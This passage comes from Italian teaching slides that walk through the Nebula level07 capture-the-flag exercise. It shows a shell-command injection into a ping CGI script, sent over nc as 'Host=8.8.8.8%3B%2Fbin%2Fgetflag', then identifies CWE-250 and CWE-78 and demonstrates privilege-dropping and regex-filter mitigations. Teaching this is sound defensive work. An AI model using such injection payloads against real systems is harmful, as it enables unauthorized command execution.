 - Se un siffatto server esiste, l'input appena usato permette l'esecuzione di `/bin/getflag` con i privilegi di `flag07`
 - **Si vince la sfida!**



Il file `tthttpd.conf`

- Visualizziamo i metadati di `tthttpd.conf`

```
ls -l /home/flag07/tthttpd.conf
```

```
-rw-r-- 1 root root ... /home/flag07/tthttpd.conf
```

- Il file `tthttpd.conf`
 - E' leggibile da tutti gli utenti e modificabile solo da root
 - Identifica il server Web sotto cui esegue `index.cgi`



Analisi di `thttpd.conf`

- Dalla lettura del file `thttpd.conf` otteniamo queste informazioni
 - `port=7007`: il server Web `thttpd` ascolta sulla porta 7007
 - `dir=/home/flag07`: la directory radice del server Web è `/home/flag07`
 - `nochroot`: il server Web "vede" l'intero file system dell'host
 - `user=flag07`: il server Web esegue con i diritti dell'utente `flag07`



Conseguenze

- Si può contattare il server Web sulla porta TCP 7007 (il **vettore di accesso remoto**)
- Il server Web **vede l'intero file system**, quindi anche il file eseguibile `/bin/getflag`
- Il server Web **esegue come utente flag07** (il che permette a `/bin/getflag` l'esecuzione con successo)



Esiste un server Web?

- Per poter effettuare l'iniezione remota, verifichiamo che il server Web thttpd sia in esecuzione sulla porta 7007:

```
$ pgrep -l thttpd
```

```
803 thttpd
```

```
806 thttpd
```

Esistono processi
di nome thttpd

```
$ netstat -ntl | grep 7007
```

```
tcp6          0      0 :::7007 :::*      LISTEN
```

Un processo ascolta
sulla porta TCP 7007

Nota: troveremo il Web server in esecuzione sulla porta 7007 se non sarà trascorso troppo tempo dall'avvio di Nebula



Il processo in ascolto è quello giusto?

- Da queste informazioni deduciamo che c'è **un processo in ascolto** sulla porta 7007
- Tuttavia, non vi è una prova del fatto che il processo in ascolto sulla porta 7007 sia proprio `thttpd`



Il processo in ascolto è quello giusto?

- Per verificare che il processo in ascolto sulla porta 7007 sia proprio `thttpd` servono i privilegi di `root`
- L'opzione `-p` di `netstat` stampa il PID e il nome del processo server in ascolto sulla porta

`netstat -ntlp`



Il processo in ascolto è quello giusto?

- Ma l'utente attaccante non ha i privilegi di root, quindi non può usare il comando precedente!
- E' necessario **interagire direttamente con il server Web** per avere la certezza che il processo in ascolto sulla porta 7007 sia proprio thttpd



Contatto con il server Web

- E' possibile inviare richieste al server (e ricevere le relative risposte) tramite il comando nc

`nc hostname port`

- Leggiamo il manuale per i dettagli

`man nc`



Contatto con il server Web

- Quale porta e quale IP usare?
 - L'hostname da usare è uno qualunque su cui ascolta il server
 - Dal precedente output di netstat si evince che thttpd ascolta su tutte le interfacce di rete (:::)
 - Quindi vanno bene nomi associati a questi IP:
 - 127.0.0.1 (localhost)
 - L'IP assegnato all'interfaccia di rete
 - La porta ovviamente è la 7007

`nc localhost 7007`



Contatto con il server Web

- Proviamo a recuperare la risorsa associata all'URL /

```
$ nc localhost 7007
```


```
GET / HTTP/1.0
```

- Che cosa si ottiene?



Risultato

L'accesso a / è proibito, ma scopriamo che il server è effettivamente thttpd



```
Last login: Wed Apr 12 12:44:31 PDT 2017 on tty1
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

level07@ubuntu:~$ nc localhost 7007
GET / HTTP/1.0

HTTP/1.0 403 Forbidden
Server: thttpd/2.25b 29dec2003
Content-Type: text/html; charset=iso-8859-1
Date: Wed, 12 Apr 2017 20:56:47 GMT
Last-Modified: Wed, 12 Apr 2017 20:56:47 GMT
Accept-Ranges: bytes
Connection: close
Cache-Control: no-cache,no-store

<HTML>
<HEAD><TITLE>403 Forbidden</TITLE></HEAD>
<BODY BGCOLOR="#cc9999" TEXT="#000000" LINK="#2020ff" VLINK="#4040cc">
<H2>403 Forbidden</H2>
The requested URL '/' resolves to a file that is not world-readable.
<HR>
<ADDRESS><A HREF="http://www.acme.com/software/thttpd/">thttpd/2.25b 29dec2003</A></ADDRESS>
</BODY>
</HTML>
level07@ubuntu:~$
```



Ancora un tentativo di attacco

- Connettiamoci al server e invochiamo lo script con input URL encoded


```
$ nc localhost 7007
```

```
GET /index.cgi?Host=8.8.8.8%3B%2Fbin%2Fgetflag
```

- Che cosa si ottiene?



Aggiornamento dell'albero di attacco



L'iniezione remota è sicuramente fattibile e probabilmente funziona pure



Passo 1

Login come utente level07

Login come
utente **level07**



Passo 2

Contatto con il server Web


Login come
utente **level107**

Contatto server
nc localhost 7007



Passo 3

Iniezione getflag via richiesta HTTP



Risultato

Sfruttamento della vulnerabilità

```
Ubuntu 11.10 ubuntu tty1
ubuntu login: level07
Password:
Last login: Wed Apr 12 14:56:17 PDT 2017 on tty1
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

level07@ubuntu:~$ nc localhost 7007
GET /index.cgi?Host=8.8.8.8%3B%2Fbin%2Fgetflag
Content-type: text/html

<html><head><title>Ping results</title></head><body><pre>PING 8.8.8.8 (8.8.8.8)
56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_req=1 ttl=46 time=23.1 ms
64 bytes from 8.8.8.8: icmp_req=2 ttl=46 time=23.1 ms
64 bytes from 8.8.8.8: icmp_req=3 ttl=46 time=22.7 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2010ms
rtt min/avg/max/mdev = 22.710/23.025/23.191/0.255 ms
You have successfully executed getflag on a target account
</pre></body></html>level07@ubuntu:~$ _
```



Sfida vinta!



La vulnerabilità in Level07

- La **vulnerabilità** appena vista si verifica solo se diverse **debolezze** sono presenti e sfruttate contemporaneamente
 - Quali sono queste debolezze?
 - Che CWE ID hanno?



Debolezza #1

- Il Web server tthttpd esegue con privilegi di esecuzione ingiustamente elevati
 - Quelli dell'utente "privilegiato" flag07
- CWE di riferimento: **CWE-250**
Execution with Unnecessary Privileges
<https://cwe.mitre.org/data/definitions/250.html>



Debolezza #2

- Se un'applicazione Web che esegue comandi **non neutralizza i "caratteri speciali"** è possibile iniettare nuovi caratteri in cascata ai precedenti
- CWE di riferimento: **CWE-78**
Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
<https://cwe.mitre.org/data/definitions/78.html>



Mitigazione #1

- Possiamo **riconfigurare** thttpd in modo che esegua con in privilegi di un utente inferiore
 - Ad esempio leve107 piuttosto che flag07
- Innanzitutto, verifichiamo che il file `/home/flag07/thttpd.conf` sia quello effettivamente usato dal server Web

```
$ps ax | grep thttpd
```

```
...
```

```
803 ? Ss 0:00 /usr/sbin/thttpd -C /home/flag07/thttpd.conf
```



Mitigazione #1

➤ Creiamo una nuova configurazione nella home directory dell'utente level07

➤ Diventiamo root tramite l'utente nebula

➤ Copiamo /home/flag07/thttpd.conf nella home directory di level07:

```
cp /home/flag07/thttpd.conf /home/level07
```

➤ Aggiorniamo i permessi del file

```
chown level07:level07 /home/level07/thttpd.conf
```

```
chmod 644 /home/level07/thttpd.conf
```



Mitigazione #1

- Editiamo il file `/home/flag07/thttpd.conf`:
`nano /home/level07/thttpd.conf`
- Impostiamo una porta di ascolto TCP non in uso:
`port=7008`
- Impostiamo la directory radice del server:
`dir=/home/level07`
- Impostiamo l'esecuzione come utente level07:
`user=level07`



Mitigazione #1

- Copiamo /home/flag07/index.cgi nella home directory di level07:

```
cp /home/flag07/index.cgi /home/level07
```

- Aggiorniamo i permessi dello script

```
chown level07:level07 /home/level07/index.cgi  
chmod 0755 /home/level07/index.cgi
```

- Eseguiamo manualmente una nuova istanza del server Web tthttpd:

```
tthttpd -C /home/level07/tthttpd.conf
```



Mitigazione #1

➤ Ripetiamo l'attacco sul server Web appena avviato

```
$ nc localhost 7008
```

```
GET /index.cgi?Host=8.8.8.8%3B%2Fbin%2Fgetflag
```



Mitigazione #1

/bin/getflag non riceve più i privilegi di flag07

```
Ubuntu 11.10 ubuntu tty2
ubuntu login: level07
Password:
Last login: Thu Apr 13 04:26:20 PDT 2017 on tty2
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

level07@ubuntu:~$ nc localhost 7008
GET /index.cgi?Host=8.8.8.8%3B%2Fbin%2Fgetflag
Content-type: text/html

<html><head><title>Ping results</title></head><body><pre>PING 8.8.8.8 (8.8.8.8)
56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_req=1 ttl=44 time=39.8 ms
64 bytes from 8.8.8.8: icmp_req=2 ttl=44 time=38.7 ms
64 bytes from 8.8.8.8: icmp_req=3 ttl=44 time=38.9 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2012ms
rtt min/avg/max/mdev = 38.721/39.160/39.818/0.473 ms
getflag is executing on a non-flag account, this doesn't count
</pre></body></html>level07@ubuntu:~$
```



Mitigazione #2

- Possiamo implementare nello script Perl un **filtro dell'input** basato su **blacklist**
 - Se l'input non ha la forma di un indirizzo IP viene scartato silenziosamente
- Nota: la strategia basata su **whitelist** è differente
 - Se l'input è uno di N noti, viene accettato; altrimenti viene scartato



Mitigazione #2

- Il nuovo script `index-bl.cgi` esegue le seguenti operazioni
 - Memorizza il parametro `Host` in una variabile `$host`
 - Fa il match di `$host` con una espressione regolare che rappresenta un indirizzo IP
 - Controlla se `$host` verifica l'espressione regolare
 - Se si, esegue ping
 - Se no, non esegue nulla



Mitigazione #2

- Una espressione regolare Perl per il match degli indirizzi IP è la seguente:

`^\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}$`

Diagram illustrating the components of the regular expression:

- `^`: Inizio riga
- `\d{1,3}`: Un digit 0,...,9 Ripetuto da 1 a 3 volte
- `\.`: Carattere .
- `\d{1,3}`: ...
- `$`: Fine riga

Un numero in [0,999]
seguito dal carattere



Mitigazione #2

- L'espressione regolare è semplice ma non precisa
 - Il seguente input, che non corrisponde a un indirizzo IP, viene accettato: 999.999.999.999
- E' possibile sfruttare il difetto del filtro per iniettare comandi?
 - **Sembra di no**, perchè il filtro stronca ogni input con struttura diversa da un indirizzo IP
 - Quindi, il carattere speciale ; usato per iniettare comandi di shell viene ignorato



Mitigazione #2

index-bl.cgi

```
#!/usr/bin/perl use  
CGI qw{param};
```

```
print "Content-type:  
text/html\n\n";
```

```
sub ping {
```

```
...
```

```
}
```

```
# check if Host set. if not, display normal page, etc
```

```
my $host = param("Host");
```

```
if ($host =~ /^\\d{1,3}\\.|\\d{1,3}\\.|\\d{1,3}\\.|\\d{1,3}\\.$/) {  
    ping($host);
```

```
}
```



Mitigazione #2


- Apriamo un altro terminale e ripetiamo l'attacco sul server Web appena avviato

```
$ nc localhost 7007  
GET /index-bl.cgi?Host=8.8.8.8%3B%2Fbin%2Fgetflag
```



Mitigazione #2

/bin/getflag non viene più eseguito



```
Ubuntu 11.10 ubuntu tty2
ubuntu login: level07
Password:
Last login: Thu Apr 13 18:42:49 PDT 2017 on tty2
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

level07@ubuntu:~$ nc localhost 7007
GET /index-bl.cgi?Host=8.8.8.8%3B%2Fbin%2Fgetflag
Content-type: text/html
level07@ubuntu:~$
```

